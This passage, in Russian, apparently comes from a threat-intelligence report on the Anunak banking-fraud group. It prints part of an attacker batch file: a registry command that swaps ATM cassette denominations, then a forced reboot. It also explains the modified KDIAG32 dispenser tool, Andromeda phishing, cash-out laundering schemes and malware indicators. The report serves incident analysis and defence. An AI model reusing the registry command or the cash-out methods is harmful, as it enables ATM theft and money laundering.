Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER» /v VALUE_4 /t REG_SZ /d «5000» /f
shutdown -r -t 0 –f

После исполнения данного файла изменяются ключи реестра, ветви реестра ««HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER»», отвечающие за номинал кассет в банкомате. В результате исполнения данного файла ключ реестра, отвечающий за кассету номер 1 (VALUE_1), принимает значение «100», а ключ реестра, отвечающий за кассету номер 4 (VALUE_4), принимает значение «5000». После чего подается команда на перезагрузку ЭВМ.

Эталонное значение ключей реестра:

VALUE_1 — 5000
VALUE_2 — 1000
VALUE_3 — 500
VALUE_4 — 100

В случае, если фактическая загрузка банкомата соответствует эталонной, то при изменении ключей реестра при выдаче купюр из кассеты №1, будут выдаваться купюры номиналом «5000» вместо «100».

Опустошение диспенсера

Кроме того, злоумышленники использовали модифицированную отладочную программу, которая позволяла по команде осуществлять выдачу денег из диспенсера. Оригинальная отладочная программа осуществляет выдачу денежных средств через диспенсер только при зафиксированном открытом корпусе банкомата и двери сейфа. Чтобы обеспечить выдачу денег с закрытым банкоматом, злоумышленникам пришлось модифицировать оригинальную программу «KDIAG32» (оригинальный файл: размер 1 128 960 MD5 4CC1A6E049942EBDA395244C74179EFF).




Рисунок: Сервисная программа KDIAG32 для банкоматов Wincor


Сравнение оригинальной версии программы с модифицированной показало, что различие только в игнорировании ошибки «"Door not opened or missing!"». На рисунке ниже приведено сообщение об ошибке, которое никогда не будет показано пользователю в исследуемом файле:

Рисунок: Скрываемое окно в оригинальной программе KDIAG32

Андромеда

Разбирая один из инцидентов все следы указывали на то, что работала та же самая преступная группа. Для удаленного доступа использовался Ammy Admin, на Unix-серверах стоял тот же самый SSHD-бэкдор и более того он был загружен с того же взломанного сервера, что и в других случаях с использованием трояна Anunak. Однако, в этом инциденте в качестве основного трояна использовался не Anunak, а Andromeda. Серверы управления находились в Казахстане, Германии и Украине. Проверка серверов управления показала, что это был Bulletproof хостинг, которые кроме серверов предоставляет услугу проксирования трафика через свою инфраструктуру и использование TOR и VPN, что значительно отличалось от схемы хостинга Anunak. Проверка обналичивания денег показала, что использовалась та же преступная группа обнала, что и для Anunak, что еще раз подтвердило их взаимосвязь.

Полученные экземпляры трояна Andromeda распространялись с августа 2014 года по электронной почте. В качестве ключа шифрования RC4 использовалось значение 754037e7be8f61cbb1b85ab46c7da77d, которое является MD5 хэшем от строки «go fuck yourself». В результате такой рассылки с августа по конец октября бот-сеть Andromeda выросла до 260 000 ботов. Успешное заражение в одной подсети приводило к рассылке таких писем другим сотрудникам банков на основе контакт-листа сотрудника. Пример пересылки из сети зараженного банка сотрудникам другого банка показан ниже.


>>: Alert Transactions Report by users from 2014-09-28 to 2014-09-28 -...

ФАЙЛ СООБЩЕНИЕ

Thu 10/16/2014 3:25 AM

???????? ????????? ??????????

>>: Alert Transactions Report by users from 2014-09-28 to 2014-09-28

Кому

Сообщение transact_store.zip (57 Кбайт)

??: Tech Server[SMTP:GRAHAMET5695@WORLDCLASSTEACHESDAY.COM]
??????????: 16 ??????? 2014 ?. 14:24:43
????: FedotovaEV90384018; GalyginDI_7809; GerusovAA; GorsheninaDV
?????: HramtsovaOV; ilyus; Info; KarmatskihTV_8158; KolesnikovAV
????: Alert Transactions Report by users from 2014-09-28 to 2014-09-28
????????????? ??????????????

Your requested report is attached here.

В результате такой веерной рассылки были заражены многие компании нефтегазового сектора, банки и государственные учреждения. В России таким образом было заражено минимум 15 банков и 2 платежные системы.

Письма с подобными вложениями распространялись со следующими темами:

«My new photo»
«Alert Transactions Report by users from 2014-09-28 to 2014-09-28»

Схемы обнала

Предварительно, стоит отметить тот факт, что процесс вывода похищенных денежных средств (обналичивания) отличался, во-первых, исходя из способа хищения, во-вторых из типа жертвы (банк или платежная система), в-третьих из общей суммы хищения.

По типу жертвы скорее разделялись на основании типов контрагентов, работа с которыми накладывала те или иные ограничения. Например, все платежи были обязаны пройти через определенный пул посредников. Дополнительно, «нештатный» пул контрагентов мог вызвать подозрения и ненужные проверки (ручная обработка платежных поручений).

Банк (суммы до 100млн. рублей):

В случае получения (целью злоумышленников) контроля над АРМ КБР, в основном, схема была классическим деревом, когда денежные средства со счета банка направлялись на несколько юридических лиц, далее от каждого юр. лица на более мелкие юр. лица (таких итераций могло быть несколько), далее на карты физических лиц (от 600 до 7000 транзакий).

В случае получения (целью злоумышленников) контроля над сервисом управления банкоматами, денежные средства получались напрямую из банкомата по команде злоумышленника. В данном случае весь процесс обнала состоял в том, чтобы дроп находился у банкомата в указанный час и был на связи со злоумышленником, имеющим доступ к серверу управления банкоматами, с мешком, в который потом происходило опустошение диспенсера.

Банк (суммы свыше 100млн. рублей):

Денежные средства отправлялись на счета других банков, причем зачастую были использованы «взломанные» банки, в которых заранее подготавливались счета и пластиковые карты.

Платежная система:

Помимо всех вышеперечисленных способов были также задействованы каналы отправки денежных средств через системы расчетов, электронные кошельки и платежные системы, типа web money, яндекс деньги, QIWI (1500-2000 транзакций). Были зафиксированы поступления крупных сумм (до 50млн.) на отдельные карты физических лиц, которые в дальнейшем занимались покупкой по этой карте дорогостоящих негабаритных товаров, таких как ювелирные изделия, наручные часы и прочая атрибутика. Огромная часть денежных средств отправлялась на мобильных операторов (подготовленные заранее 1500-2000 сим-карт).

Весной 2014 года (расцвет данного вида мошенничеств) были известны 2 группы обнальщиков, работающих по сопровождению целевых атак, к осени 2014 года их количество увеличилось до 5. В общем числе этот рост связан и с количеством хищений (число жертв + средняя сумма хищения на 1 жертву). Группы работают в разных городах для обеспечения лучшей распределенности обнала. Также в данные группы входят выходцы из ближнего зарубежья, которые в случае необходимости (крупный «проект») прибывали в указанный город. Каждая из групп контролировалась отдельно стоящим человеком. В состав группы входит порядка 15-20 человек.

Часть денег уходили в Украину и Белоруссию.

Вредоносные семплы

Anunak

MD5	File name	C&C domain	C&C IP
D1DE522652E129C37759158C14D48795	ntxobj.exe	blizko.net	31.131.17.125
C687867E2C92448992C0FD00A2468752	ntxobj.exe	blizko.org	31.131.17.125
A1979AA159E0C54212122FD8ACB24383	spoolsv.exe	update-java.net	146.185.220.200
0AD4892EAD67E65EC3DD4C978FCE7D92	ZwGuKEMphiZgNT.com	great-codes.com	188.138.16.214
		mind-finder.com	188.138.16.214
CC294F8727ADDC5D363BB23E10BE4AF2	svchost.exe	adguard.name	5.199.169.188
CC294F8727ADDC5D363BB23E10BE4AF2	d.exe	adguard.name	146.185.220.97
CC294F8727ADDC5D363BB23E10BE4AF2	A0050236.exe	adguard.name	5.199.169.188
AC5D3FC9DA12255759A4A7E4EB3D63E7	svchost.exe	adguard.name	5.199.169.188
		comixed.org	91.194.254.90
		traider-pro.com	91.194.254.94
FC6D9F538CDAE19C8C3C662E890AF979	Dc1.exe	public-dns.us	37.235.54.48
FC6D9F538CDAE19C8C3C662E890AF979	Dc1.exe	public-dns.us	146.185.220.200
FC6D9F538CDAE19C8C3C662E890AF979	Dc1.exe	freemsk-dns.com	146.185.220.200
3dc8c4af51c8c367fbe7c7feef4f6744			185.10.56.59
3e90bf845922cf1bf5305e6fdcc14e46		worldnewsonline.pw	5.101.146.184
1f80a57a3b99eeb8016339991a27593f	CONTRACT.doc	financialnewsonline.pw	185.10.58.175
b63af72039e4fb2acd0440b03268b404	QWcQAwoI.exe	great-codes.com	188.138.16.214
		mind-finder.com	188.138.16.214
		veslike.com	65.19.141.199
		publics-dns.com	91.194.254.94
09c8631c2ba74a92defb31040fe2c45a	QWcQAwoI.exe	coral-trevel.com	87.98.153.34
9d718e86cacffa39edafbf9c1ebc9754	Oplata.scr	paradise-plaza.com	91.194.254.93

Mimikatz

MD5	File name
5D1AE2391DFB02E573331B3946F0C314	mimi.exe
8DD78371B2D178FB8C8A9B1012D7E985	m86.exe
8646E3D8FFFFE854D5F9145C0AB413F6	00019114
E464D4804D36FDDF0287877D66D5037A	00030724
DE9F4CBB90C994522553AB40AC2D5409	00032800
E9FC0F53C7C0223DE20F1776C53D3673	A0049585.exe
A4B053D9EC7D5EDB207C208BFBE396EC	A0050233.dll
86BD7F72A495A22B22070C068B591DF8	A0050235.sys
2B817BD8195DC7F56500F38A0C740CEF	m.exe

Andromeda

MD5	File name	C&C domain	C&C IP
4CF26F8E2F6864C4A8AAA7F92E54E801	001. photo.exe	ddnservice10.ru/and/jopagate.php ddnservice11.ru/and/jopagate.php	144.76.215.219

MBR_Eraser

MD5	File name
934E1055B171DF0D3E28BE9831EB7770	MBR_Eraser.exe

Email attachments

MD5	File name	CVE
8FA296EFAF87FF4D9179283D42372C52	Соответствие Ф3-115 от 24.06.2014г.doc_	CVE-2012-2539
AA36BA9F4DE5892F1DD427B7B2100B06	реквизиты.doc.cpl	CVE-2012-0158, CVE-2012-2539
4CF26F8E2F6864C4A8AAA7F92E54E801	001. photo.exe	
17984EB3926BF99F0CCB367F4FBA12E3	О изменении правил электронного взаимодействия.doc	CVE-2012-0158
94666BCA3FE81831A23F60C407840408	Об особенностях организации и проведения проверок кредитных организаций.doc	CVE-2012-0158

Атаки в Европе и США

В то время как атаки на Российские банки и платежные системы длились последние два года, то атаки на ритейл начались только во втором квартале 2014 года. Пока есть подтвержденная информация о трех утечках данных карт и более десяти случаев получения доступа в локальные сети ритейловых компаний, что становиться серьезной угрозой.

Помимо розничных организаций, также известно об успешных атаках на медиа и PR компании в 2014 году. Достоверно не известно какова была цель проникновения в сети таких компаний, но можно предположить, что они искали инсайдерскую информацию, своего рода промышленный шпионаж, позволяющий им получить преимущество на фондовом рынке. Поскольку у этих компаний ничего не пропадало, а результат от мошенничества сложно сопоставить с чем-то конкретным, такие инциденты обычно никогда не связывают в единое целое.

Способы заражения

Относительно атак на ритейловые компании, первые заражения в 2014 году Anunak были сделаны с помощью широко распространенной вредоносной программой для майнинга криптовалют, основанной на банковском трояне Gozi/ISFB. По нашим оценкам в течении первой половины 2014 года с помощью этого трояна было заражено около 500 000 систем по всему миру, однако в России и нескольких пост советских странах этот троян не распространялся. Для поиска интересных хостов среди множества протрояненых систем вредоносная программа собирает в системе такие сведения как регистрационные данные Microsoft Windows и сетевом домене Windows.

Троян основанный на Gozi/ISFB использовался для загрузки дополнительных компонент на интересующие хакеров системы, включая полезные нагрузки Metasploit/Meterpreter и разные версии Anunak. Для группы Anunak доставлять свои вредоносные программы через чужие бот-сети был основным методом в середине 2014 года.

Недавно они стали использовать и другие методы, включая фишинговые письма на английском языке, бот-сеть Andromeda а также SQL-инъекции для взлома компаний снаружи.

Взломы POS-терминалов

Первые атаки с помощью Anunak на POS терминалы были вокруг терминалов производства Epicor/NSB. Для таких атак у Anunak есть специальный код для атаки на терминалы упомянутого производителя, который в отличии от более широко распространенных сканеров памяти на наличие данные карт собирает огромное количество информации по платежам совершаемых с помощью карт. Первая такая атака была зафиксирована в июле 2014 года, но возможно, что были и более ранние.

Более свежие атаки совершались с помощью сделанной на заказ программы для POS терминалов, которая является более простой, но надежнее собирала данные карт из памяти. Первоначальная версия с начала осени 2014 года использовала простой черный список, выдирала каждый процесс и делала дамп данных карт открытым текстом. Более поздние версии сканировали только определённые настройками процессы и

использовала алгоритм RC4 для шифрования извлечённых данных карт на диске.

Дополнительные цели

В то время как ритейловые организации является основной целью из-за своих

возможностей по обработке платежей, другие взломанные компании имеют не прямую, но косвенную цель, например, для получения различных баз данных или другой информации представляющей интерес для преступной группы. Важным для них является и список корпоративных адресов электронной почты, которые потом используются для повышения шансов на успешное заражение.

На текущий момент у нас нет никаких сведений об успешных атаках на европейские, американские банки и платежные системы в 2014 году. Большинство заражений в Европе – это выделенные серверы, которые использовались в качестве выходных VPN-узлов Российских компаний и иногда серверы, используемые злоумышленниками для проведения собственного тестирования. Несмотря, на отсутствие каких-либо свидетельств об успешных атаках на европейские, американские банки стоит отметить, что используемые атакующими методы могут быть легко использованы за пределами России и Украины.

Используемые методы

Группа использует Metasploit как один из основных своих хакерских инструментов. Они активно используют сканирование портов и сбор сведений о системе, повышение привилегий используя, например, уязвимость CVE-2014- 4113, собирают реквизиты доступа и перескакивают на другие системы и сети. Metasploit используется из-за своего широкого потенциала по сканированию, эксплуатации уязвимостей, повышению привилегий и своей живучести после эксплуатации.

На интересных и критичных системах могут быть найдены типичные хакерские инструменты для установки туннелей за пределы сети, другие инструменты, входящие в состав Metasploit, например, Meterpreter, но также и другие инструменты для обеспечения живучести. Мы наблюдали методы обратного подключения по SSL через порт 443, а также через DNS порт 53. Атакующие используют BITS для загрузки файлов, но также используют и встроенный в Windows PowerShell для загрузки и выполнения команд. Наконец на критичных системах устанавливается свежая зашифрованная и не детектируемая антивирусами версия Anunak.

Anunak использует разные методы подключения к своим серверам, включая PHP-сервер доступный по HTTP и HTTPS, а также Windows-сервер компонент использующий собственный протокол.